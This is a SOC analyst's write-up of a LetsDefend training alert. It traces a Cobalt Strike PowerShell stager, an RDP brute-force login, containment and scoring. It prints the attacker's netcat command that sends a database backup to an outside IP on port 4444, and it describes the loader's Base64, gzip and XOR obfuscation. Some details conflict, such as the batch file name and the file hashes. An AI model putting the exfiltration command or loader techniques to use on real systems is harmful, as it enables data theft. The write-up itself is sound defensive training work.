

## Event Information:

EventID :

101

Event Time :

Sep, 05, 2021, 12:43 PM

Rule :

SOC153 - Suspicious Powershell Script Executed

Level :

Incident Responder

Hostname :

Matt

IP Address :

172.31.34.35

EDR Action :

Allowed

CommandLine :

powershell.exe endpoint.ps1

File Path :

C://Users//Public//Documents//endpoint.ps1

Username :

Administrator

L1 Note :


When I tried to decode the Powershell script on base64decode.org, it said it was Cobalt Strike.

## Analysis Steps:

Logs were searched with source IP 172.[.]31.34.35 (Matt) in the relevant time-frame yielding 0 events.

The file was then downloaded in order to obtain a hash and collect OSINT. The MD5 hash for the file is: b9a7a76320ebefc19ae65c56c45f311e.

On VirusTotal the file is marked as malicious by 36/60 Vendors. It is associated with the Rozena family of powershell trojans.




The screenshot shows the VirusTotal analysis interface for a file named 'endpoint.ps1'. The file's MD5 hash is e96a230db8ddc325e6ad50061d0c7b95d8963c7c1d7439071d940ee4de. The file size is 193.83 KB, and it was last analyzed 10 hours ago. A red circle with the number 36 indicates that 36 out of 60 security vendors flagged the file as malicious. The file is categorized as a trojan, dropper, and downloader, and is associated with the Rozena family of powershell trojans. The 'Security vendors' analysis table shows detections from various vendors, including AllCloud, Arcabit, AVG, BitDefender, ALYac, Avast, Avira (no cloud), ClamAV, Generic.PuShell.Rozena.1.EFEAF7B, Generic.PuShell.Agent.4.[Tg], TR/PowerShell.Gen, and Win.Trojan.Meterpreter.7365375-0.

| Popular threat label          | Threat categories           | Family labels                  |
|-------------------------------|-----------------------------|--------------------------------|
| trojan_powershell(powershell) | trojan, dropper, downloader | powershell, powershell, rozena |


| Security vendors' analysis | Do you want to automate checks?  |
|----------------------------|----------------------------------|
| AllCloud                   | Trojan.Win/PuShell.Rawkye        |
| Arcabit                    | Generic.PuShell.Rozena.1.EFEAF7B |
| AVG                        | PuShell.Agent.4.[Tg]             |
| BitDefender                | Generic.PuShell.Rozena.1.EFEAF7B |
|                            | Win.Trojan.Meterpreter.7365375-0 |

On AnyRun the file is also described as performing malicious Powershell activities.




On both AnyRun and VirusTotal it can be seen that the script attempts to make contact with `secdisks[.]com` which is likely a C2 domain.

Attempt to resolve the domain to an IP proved difficult but on VirusTotal this domain is listed as malicious by 11/91 Vendors.



Cisco Talos also lists it as malicious.



On static analysis of the powershell script we can identify properties of fileless malware.

After removing the start of the script: `$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("` and using both base64 and gunzip decode in CyberChef it was possible to read the actual code.

The screenshot shows the CyberChef interface. On the left, the 'Recipe' panel has two steps: 'From Base64' and 'Gunzip'. The 'From Base64' step has a dropdown set to 'Alphabet A-Za-z0-9+/=' and checkboxes for 'Remove non-alphabet chars' (checked) and 'Strict mode'. The 'Gunzip' step is also present. On the right, the 'Input' field contains a long Base64 string. Below it, the 'Output' field shows the decoded PowerShell code. The code starts with 'Set-StrictMode -Version 2' and defines two functions: 'func\_get\_proc\_address' and 'func\_get\_delegate\_type'. The 'func\_get\_proc\_address' function uses .NET Reflection to find a method in the 'System.Runtime.InteropServices' namespace. The 'func\_get\_delegate\_type' function is also defined.

The script defines two functions at the top: `func_get_proc_address` and `func_get_delegate_type`. These functions use .NET Reflection to dynamically locate and interact with core Windows DLLs entirely in memory.


The script defines a massive variable `$var_code` using `[System.Convert]::FromBase64String`. It first decodes the Base64 string into a raw byte array. It then runs a for loop, applying a bitwise XOR operation (`-bxor 35`) to every single byte in that array. On decoding this section in CyberChef we get the following result. Evidencing that this is fileless malware.

The screenshot shows the CyberChef interface. On the left, the 'Recipe' panel has three steps: 'From Base64', 'XOR', and 'Null preserving'. The 'From Base64' step has a dropdown set to 'Alphabet A-Za-z0-9+/=' and checkboxes for 'Remove non-alphabet chars' (checked) and 'Strict mode'. The 'XOR' step has a 'Key' of '35' and a 'Scheme' of 'DECIMAL'. The 'Null preserving' step is also present. On the right, the 'Input' field contains a long Base64 string. Below it, the 'Output' field shows the decoded PowerShell code. The code starts with 'Set-StrictMode -Version 2' and defines two functions: 'func\_get\_proc\_address' and 'func\_get\_delegate\_type'. The 'func\_get\_proc\_address' function uses .NET Reflection to find a method in the 'System.Runtime.InteropServices' namespace. The 'func\_get\_delegate\_type' function is also defined.


On analysis of the above decoded script, strings like beacon.dll, ReflectiveLoader, and various web request APIs (InternetConnectA, HttpSendRequestA) confirms that this script is a stager designed to drop a Cobalt Strike Beacon directly into memory to establish Command and Control communications.

In order to answer the question of how the attacker obtained access to the system. An investigation was conducted on the endpoint. On use of the `netstat -abn` command it could be observed that the RDP port 3389 was listening.

From here Event Viewer logs were analysed to find that an successful RPD admin login occurred during the attack time-frame:



Before this successful login attempt we can observe many failed login attempts in a short window indicating RPD Brute Force.



It can finally be observed that once the attacker had control of the device they carried out actions on objective by exfiltrating data to a C2 IP on port 4444 utilising Amazon infrastructure likely as a means by which to further avoid detection 3[.]16.42.144:4444.

| EVENT TIME       | COMMAND LINE                                      |
|------------------|---------------------------------------------------|
| 05.09.2021 12:31 | cmd.exe newl.bat                                  |
| 05.09.2021 12:55 | nc.exe -w 3 3.16.42.144 4444 < user-db-backup.sql |

0 / 91

Community Score

No security vendor flagged this IP address as malicious

3.16.42.144 (3.16.0.0/13)  
AS 16509 (Amazon.com, Inc.)

US  
Last Analysis Date  
4 months ago

Reanalyze More

DETECTIONDETAILSRELATIONSCOMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Security vendors' analysis

Do you want to automate checks?

|             |       |                     |       |
|-------------|-------|---------------------|-------|
| Abusix      | Clean | Acronis             | Clean |
| ADMINUSLabs | Clean | AILabs (MONITORAPP) | Clean |
| AlienVault  | Clean | Antiy-AVL           | Clean |
| BitDefender | Clean | Blueliv             | Clean |
| Cartago     | Clean | Chong Lua Dao       | Clean |

Based on following Playbook procedure and the analysis of available information, this alert is determined to be a successful True Positive.



## **Report:**

### **Incident Summary**

Analysis confirms a True Positive Cobalt Strike Beacon execution and data exfiltration event on the host Matt. The attacker gained initial interactive access to the host via a successful RDP brute-force attack against the Administrator account. Once authenticated, the attacker executed a batch script (new1.bat), exfiltrated an SQL database backup via Netcat, and manually executed a highly obfuscated PowerShell script (endpoint.ps1) to inject a Cobalt Strike payload into memory for persistent C2 communication.

### **Incident Details**

- **Alert Name:** SOC153 - Suspicious Powershell Script Executed
- **Event Time:** Sep, 05, 2021, 12:43 PM
- **Target Host:** Matt (172[.]31.34.35)
- **Username:** Administrator
- **File Path:** C://Users//Public//Documents//endpoint.ps1
- **File Hash (MD5):** b9a7a76320ebefc19ae65c56c45f311e
- **C2 Domain:** secdisks[.]com
- **Exfiltration IP:** 3[.]16.42.144:4444


### **Analysis and Evidence**

- **Initial Access:** Network connections showed RDP port 3389 in a listening state. Windows Security logs (Event ID 4625) recorded multiple failed login attempts in a short window, indicative of an RDP brute-force attack. TerminalServices logs (Event ID 1149) confirmed the attacker successfully authenticated as the Administrator at 12:16:25 PM.
- **Execution & Exfiltration:** Following the successful login, the attacker executed cmd.exe new1.bat. Shortly after, a Netcat command (nc.exe -w 3 3.16.42.144 4444 < user-db-backup.sql) was executed, successfully exfiltrating a database backup to external infrastructure hosted on Amazon AS 16509.
- **Obfuscation & Payload:** The attacker subsequently executed a fileless malware staging script (endpoint.ps1). The script utilised .NET Reflection to dynamically resolve Windows APIs in memory, bypassing static disk checks.
- **Reverse Engineering:** The core payload was concealed behind Base64 encoding, Gzip compression, and a secondary Base64 XOR cipher (Decimal Key: 35). Decrypting this payload revealed a Cobalt Strike Beacon (beacon.dll) utilising a ReflectiveLoader to execute directly in allocated memory.
- **Threat Intelligence:** VirusTotal flags the payload as malicious (36/60) and associates it with PowerShell trojans. The extracted C2 domain, secdisks[.]com, is flagged as malicious by 11/91 vendors and is actively present on Cisco Talos blocklists.

## Actions Taken

- Forced a password reset for the local Administrator account and disabled public-facing RDP (Port 3389).
- Terminated malicious powershell and cmd processes, permanently deleted endpoint.ps1 and new1.bat, and implement a global firewall block for secdisks[.]com and the exfiltration IP 3.16.42.144.
- Declared the alert as a True Positive and due to the severity and complex nature of this alert it is heavily recommended that further analysis should be conducted.
- A data breach response protocol should be initiated regarding the stolen SQL database backup.

## Let's Defend Result



SOC153 - Suspicious Powershell Script Executed

True Positive (+5 Point)

Does the device need to be isolated? (+5 Point)

Which technique was used in the credential access tactic? (+5 Point)

Were privilege escalation techniques used in the attack? (+5 Point)

What is the persistence method used in the attack? (+5 Point)

What is the initial access method used in the attack? (-5 Point)

Has the malware been executed on the device? (+5 Point)

What type of malware is used in the attack? (-5 Point)

Determine whether alert was TP or FP (+5 Point)

I am unsure what LetsDefend wanted me to list the malware as. It is under the category of Trojan which I selected but perhaps they wanted specifically RAT.

I am surprised at Brute Force being listed as incorrect for initial access. As there is very clear evidence which I have provided of Brute Force occurring. I have no clue as to why this was listed as wrong.